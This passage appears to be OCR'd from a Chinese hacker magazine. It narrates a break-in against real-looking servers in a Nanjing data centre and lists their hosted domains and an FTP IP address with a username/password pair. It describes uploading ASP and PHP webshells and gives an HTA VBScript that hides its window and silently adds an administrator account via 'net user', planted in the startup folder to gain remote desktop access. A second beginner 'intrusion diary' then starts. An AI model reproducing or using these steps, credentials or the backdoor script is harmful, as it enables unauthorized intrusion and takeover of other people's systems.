6	bbs.feelngbbs.com	江苏省南京市电信IDC机房	夜归人情感论坛|网络情感社区 午
7	feelngbbs.com	江苏省南京市电信IDC机房	夜归人情感论坛|网络情感社区 午
8	www.obrit.net	江苏省南京市电信IDC机房	OBRIT - Welcome to o
9	obrit.net	江苏省南京市电信IDC机房	OBRIT - Welcome to o
10	www.newfareast.com.cn	江苏省南京市电信IDC机房	
11	fe-cable.com	江苏省南京市电信IDC机房	
12	www.jxjn.net	江苏省南京市电信IDC机房	
13	out114.com	江苏省南京市电信IDC机房	
14	www.njgrundfos.net	江苏省南京市电信IDC机房	
15	lenovo.yaerd.cn	江苏省南京市电信IDC机房	
16	abs757.com	江苏省南京市电信IDC机房	

图4




图5




图6

IP Address	Username	Password	Type
58.213.149.170	obrit	obrit	FTP

图7

三、旁敲侧击

拿到FTP帐号后的第一件事就是马上使用FlashFXP连接上去，并且传了ASP、ASPX、PHP木马上去，如图8。由于得到的FTP帐号是obrit，大家就应该想到那个图4中的obrit.net域名，会不会就是这个网站的FTP呢？添加上http://www.obrit.net的前缀来访问我们的木马，和我们猜测的一样，但发现只有ASP和PHP木马能够解析执行，就这样，Webshell轻易的到手了，如图9。




图8




图9

四、终结3389

在Webshell里转了转，但是权限很小，命令执行不了，Serv-U也不能利用，常见的提权方法都不能使用，就连前段时间比较火的Taken Kidnapping漏洞也不能利用。转啊转，后来发现系统启动项居然可以写，这真是太幸运了！利用的方法有很多，比如上传一个木马，上传一个后门等等。但苦于没有免杀的马儿，后门也容易被查杀，于是我决定采用HTA的方式，这种方法相信使用的人并不多，没用过的菜鸟朋友们就来好好学习一下吧，大家来看我的HTA代码：

```
<script language=VBScript>
window.moveTo 8888,8888
Set wShell=CreateObject("Wscript.Shell")
wShell.Run "cmd.exe /c net user clzzy 123456 /add",0
wShell.Run "cmd.exe /c net localgroup administrators clzzy /add",0
window.resizeTo 0,0
window.close
```

</script>




图10

第一句就是将弹出的执行窗口推移至屏幕的8888，8888坐标处，以达到隐藏的目的。这里是命令式添加超级用户，因为服务器的3389已经开了，当然你也可以加上shift后门命令，反正利用的方法有很多。将这个ＨＴＡ文件放在服务器的启动项里，接下来就是等服务器重新启动了。没过几天，服务器真的重新启动了，用户成功添加，成功登录了3389，如图10。接下来的事情就简单了，服务器都拿下了，那个情感论坛自然也就沦陷了。

五、小结

本次入侵非常简单，从FTP这个点人手来拿到的shell，再从发现启动项可以写利用ＨＴＡ提权，过程很清晰也很顺利，方法虽然不新，但还是希望大家能够灵活运用。（文章中涉及到的HScan扫描器已经收录在了光盘中）

菜鸟入侵记

a.ai2008

文章难易度：★★★

文章闪光点：找到能够解析aspx文件的网站目录进而上传aspx木马拿下服务器

看了黑客X档案今年第七期中的“秒杀94kk论坛并且快速拿shell”一文后，我按照文章中介绍的方法很快就得到了一个webshell，如图1，接着利用webshell中的Port List功能查看了一下服务器的端口情况，如图2。




图1

